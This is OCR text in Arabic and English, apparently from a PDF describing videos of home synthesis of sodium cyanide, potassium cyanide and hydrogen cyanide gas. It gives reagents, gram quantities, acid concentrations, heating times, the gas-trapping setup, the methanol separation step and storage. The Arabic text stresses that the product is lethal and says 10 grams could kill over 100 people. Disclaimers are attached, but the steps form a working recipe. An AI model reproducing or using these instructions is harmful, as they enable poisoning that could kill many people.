


ستلاحظ ان التفاعل يبدأ بالهدوء ويتوقف انتاج الغاز
خاصة اذا وصلت درجة الحرارة الي فوق ١٠٠ درجة مئوية
وتذكر يجب ان تكون درجة التسخين اقل من ١٠٠ درجة



بعد انتهاء التفاعل نأخذ الخليط الذي تشكل الى سيانيد الصوديوم و ماء ونضيف لة الكحول الايثيلي مطهر الجروح(الاسبرتو المعروف) لكي يعجل بإنتاج كريستالات سم سيانيد الصوديوم البيضاء القاتلة

Then Ethanol is added, to crystallizes out the Sodium cyanide.


نلاحظ عند اضافة الكحول الاثيلي لخليط سيانيد الصوديوم والماء
تشكل بلورات بيضاء اسفل الوعاء وهي سم سيانيد الصوديوم القاتلة

بعد الترشيح والتخلص من الماء يتبقى لنا كمية ١٠ غرام من سم سيانيد الصوديوم والتي تكفي لقتل اكثر من ١٠٠ شخص



للتذكير هنالك نوعين من مادة حديدو سيانيد البوتاسيوم

النوع الاول بلورات لونها اصفر – اسمها و رمزها الكيميائي

Potassium ferrocyanide - K4[Fe(CN)6]

اما النوع الثاني من حديدو سيانيد البوتاسيوم فهي تختلف برقم كما يظهر في اسمها ولون حبيباتها احمر

potassium ferricyanide- ([K3[Fe(CN)6)

وللعلم ان بلورات حديدو سيانيد البوتاسيوم تعتبر غير سامة وتستخدم في الطلاء والرسم ولكن عند تفاعلهما مع الاحماض وتسخينهما بعنف ينتج غاز سيانيد الهيدروجين كما سوف يتضح مقاطع الفيديو المرفقة - والجرعة القاتلة للفار من حديدو سيانيد البوتاسيوم الصفراء تقريبا ٦٤٠٠ ملغ لكل كلغ للجرذان – يعني ٦ غرام ونصف .

(٢) طريقة تحضير سيانيد البوتاسيوم (بودرة)



(as seen in video 2)

الشرح التفصيلي لمقطع الفيديو المرفق رقم (٢) والذي يتحدث عن طريقة تحضير غاز سيانيد الهيدروجين ثم تكثيفة بالبرودة فيختلط مع محلول هيدروكسيد البوتاسيوم وتتشكل مادة سيانيد البوتاسيوم (بودرة)

تم استخدام حبيبات حديدو سيانيد البوتاسيوم الحمراء+ حمض الفوسفوريك (كما يمكن استخدام حمض الكبريتيط المركز) لإنتاج غاز سيانيد الهيدروجين

Making Hydrogen Cyanide and Potassium Cyanide

Hydrogen Cyanide is a VERY toxic liquid, and because of it's low boiling point (27C) it evaporates quickly.

Potassium Cyanide is a VERY toxic solid, and the salt releases small amounts of hydrogen cyanide. Amounts under half a gram can kill a grown man.

This is an informational video, not a tutorial. I show you how this works, so you don't have to figure that out.

Some parts of the video are missing, because capturing it on video is not my first priority when handling cyanides.

I used these chemicals:

المواد المطلوبة في هذة التجربة :


حمض الفوسفوريك على اليسار – وفي الوسط حبيبات حديدو سيانيد البوتاسيوم الحمراء – وعلى اليمين مادة هيدروكسيد البوتاسيوم



Who did this experiment , him was reckless. The experiment was carried out without proper equipment and absence of experience (as you can see in the video 2) .
him did this experiment because him had the idea of making a cyanide salt in mind, and really wanted to go through with it. It almost went horribly wrong, him breathed significant amounts of hydrogen cyanide gas, and could smell the characteristic almond scent.
I strongly disrecommend making cyanides. I made this video so you can see how it can be done, but don't try this yourself .

The main reaction is based on breaking down stable Iron-hexacyanide complexes (like ferrocyanide or ferricyanide).
This can be done by heating with a strong acid. Sulfuric acid is too strong, the temperature will rise extremely, and hydrogen cyanide gas will break out (as seen in video 2).
Phosphoric acid is better, as it will react controllably and only at high temperatures.
This way, the amound of HCN gas can be controlled.
50% concentrated sulfuric acid might work.

Here's a picture of the setup. Although an actual setup would be better.


خليط حمض الفوسفوريك
وحديدي سيانيد البوتاسيوم
Phosphoric acid
+ Ferricyanide
غاز سيانيد الهيدروجين المكثف + ماء
HCN/water mix
40% KOH solution
محلول هيدروكسيد البوتاسيوم
تركيز ٤٠ بالمائة ...
Boiling water bath
مصدر الحرارة - حمام مائي ساخن

After the acid was mixed with the ferricyanide,
the container was sealed of and placed in the boiling water bath.
Once hot, the blue turned intense dark blue, due to formation of iron-ferricianide complexes. After heating for about 10-20 minutes, bubbles started evolving. These bubbles consist of HCN gas and/or steam, and they follow their way to the tube.
In the tube, the water will condense relatively fast, which can be seen by condensating liquid at the start of the tube.
The HCN condenses further fown.

Slowly, HCN drips out of the tube into the hydroxide solution, reacting to potassium cyanide instantly.It is practically impossible (and unnecessary) to collect pure HCN, as it will evaporate almost instantly (it's boiling point is 27C).
The mix was heated for one hour in the water bath,
after this the amount of gas decreased. From this point,
direct heat was applied, to speed up the reaction again.
After another 30 minutes of heating, the reaction was stopped.

It took me some time to figure out how, but I found a way to separate the hydroxide from the cyanide. You have to boil the solution down untill almost no more water is present.
This might sound a little dangerous, but the high concentration of hydroxide keeps the cyanide from forming HCN.Once all the water was gone, methanol was added. Potassium hydroxide is soluble in methanol, potassium cyanide is barely soluble in methanol. Adding the right amount will dissolve all of the hydroxide, but leave almost all of the cyanide out.

Now the solution was filtered, the potassium cyanide remains as a white crystalline solid in the filter.
Don't bother drying the cyanide, having it a little methanol - wet is just perfect. Water is a stronger acid than methanol, which means moisture from the air will cause small amounts of hydrogen cyanide to evaporate from the salt. Keeping the salt under methanol will prevent reaction with water.


في التجربة السابقة تم
استخدام فرن كهربائي
للتسخين – اما هنا فتم
استخدام اسلوب الحمام
المائي الساخن وهو وعاء
كبير فية الماء ويوضع
فوق مصدر الحرارة وكاس
التجربة يوضع في الماء
المغلي كما يظهر في الصورة
The setup (in the pan is water)

صورة الانبوب الذي يعتبر وسيلة ايصال الغاز السام المكثف الي محلول هيدروكسيد البوتاسيوم



الصورة للانبوب وقد غمر في محلول الماء وهيدروكسيد البوتاسيوم المعد سابقا




I put in 12g of potassium ferricyanide, and then added 25g of 75% phosphoric acid.

I covered the hole on the top with 4 layers of plastic foil and a rubber band, so if things go wrong, the hot cyanide mix does not blow up the glass container.

تمت اضافة كمية ١٣ غرام من حبيبات حديدو سيانيد البوتاسيوم الحمراء ثم اضيفت اليها كمية ٣٥ غرام من حمض الفوسفوريك تركيز ٧٥ بالمائة وتم اغلاق الغطاء بسرعة ،



هنا لم يتم تكثيف الغاز بالبرودة بل تم غمر الانبوب الذي يوصل الغاز في محلول هيدروكسيد البوتاسيوم ونلاحظ فقاعات الغاز في المحلول



في حالة تبخر الماء الذي في الحمام الساخن يضاف الماء من جديد حتى نهاية التفاعل – ان فائدة الحمام الساخن هو ان تكون درجة الحرارة متساوية على كاس التجربة فلا ينكسر



The mix has been boiling for 45 minutes. Now I have a solution that has both KCN and KOH in it. First, I am going to boil it down. The KOH will prevent the hydrolysis of the KCN to form HCN.

After the mix coocked down, I added methanol. KOH solves in methanol (40g/100ml), KCN just a little bit (<4g/100ml).

بعد حوالي ٤٥ دقيقة انتهى التفاعل وأصبح لدينا في الطرف الاخر محلول يتكون من سيانيد البوتاسيوم + ماء



هنا تم استخدام الكحول الميثيلي (الميثانول) لتعجيل ظهور بلورات سيانيد البوتاسيوم وبعد ظهورها تم ترشيحها عبر مرشح دقيق المسام كما في الصورة تحت



يتم حفظ السم في وعاء مناسب بعيدا عن الضوء



في الجزء الثاني من مقطع الفيديو رقم (٣)

ينصح صاحب التجربة بعدم استخدام حمض الكبريتيك
لأنة عنيف التفاعل مع حبيبات حديدو سيانيد
البوتاسيوم حتى وان كان تركيز الحمض ٥٠ بالمائة .

